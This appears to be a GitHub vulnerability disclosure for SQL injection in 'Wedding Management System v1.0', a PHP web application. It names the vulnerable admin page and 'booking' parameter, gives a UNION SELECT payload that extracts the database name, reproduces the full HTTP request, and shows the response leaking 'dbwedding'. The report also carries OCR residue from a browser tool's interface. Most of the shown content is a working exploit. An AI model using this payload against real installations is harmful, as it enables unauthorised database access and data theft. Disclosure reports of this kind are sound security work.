debug601 Update SQLi-3.md History

1 contributor

26 lines (19 sloc) | 1.05 KB

Wedding Management System v1.0 by codeastr.com has SQL injection

vendors: https://codeastro.com/wedding-management-system-in-php-with-source-code/


Vulnerability File: \admin\client_assign.php

Vulnerability location: /Wedding-Management/admin/client_assign.php?booking=, booking

[+] Payload: booking=-31%20union%20select%201,2,3,4,5,database(),7,8--+

dbname = dbwedding

```
GET /Wedding-Management/admin/client_assign.php?booking=-31%20union%20select%201,2,3
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```



GET
/Wedding-Management/admin/client_assign.php?booking=-31%20union%20select%201,2,3,4,5,database(),7,8--+&user_id=31 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close

<label for="inputFirstname">Firstname</label>
<input type="text" name="firstname" class="form-control" id="inputFirstnam
value="Aaron" placeholder="Enter firstname">

<label for="inputLastname">Lastname</label>
<input type="text" name="lastname" class="form-control" id="inputLastname
value="Turner" placeholder="Enter lastname">

<label for="inputEmail">Email</label>
<input type="text" name="email" class="form-control" id="inputEmail"
value="dbwedding" placeholder="Enter email">

<label for="wedding_date">Wedding Date</label>


Load URL
Split URL
Execute
http://192.168.1.19/Wedding-Management/admin/client_assign.php?booking=-31 union select 1,2,3,4,5,database(),7,8--+&user_id=31
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
WPMS Admin Panel
Liam Moore
Administrator
Dashboard
Blogs & Events
Clients
Services
Gallery
Upload Photos
User Management
Client Information
Back
Firstname
Aaron
Lastname
Turner
Email
dbwedding
Wedding Date
7
Wedding Type
Elite - 52,000
Bride's name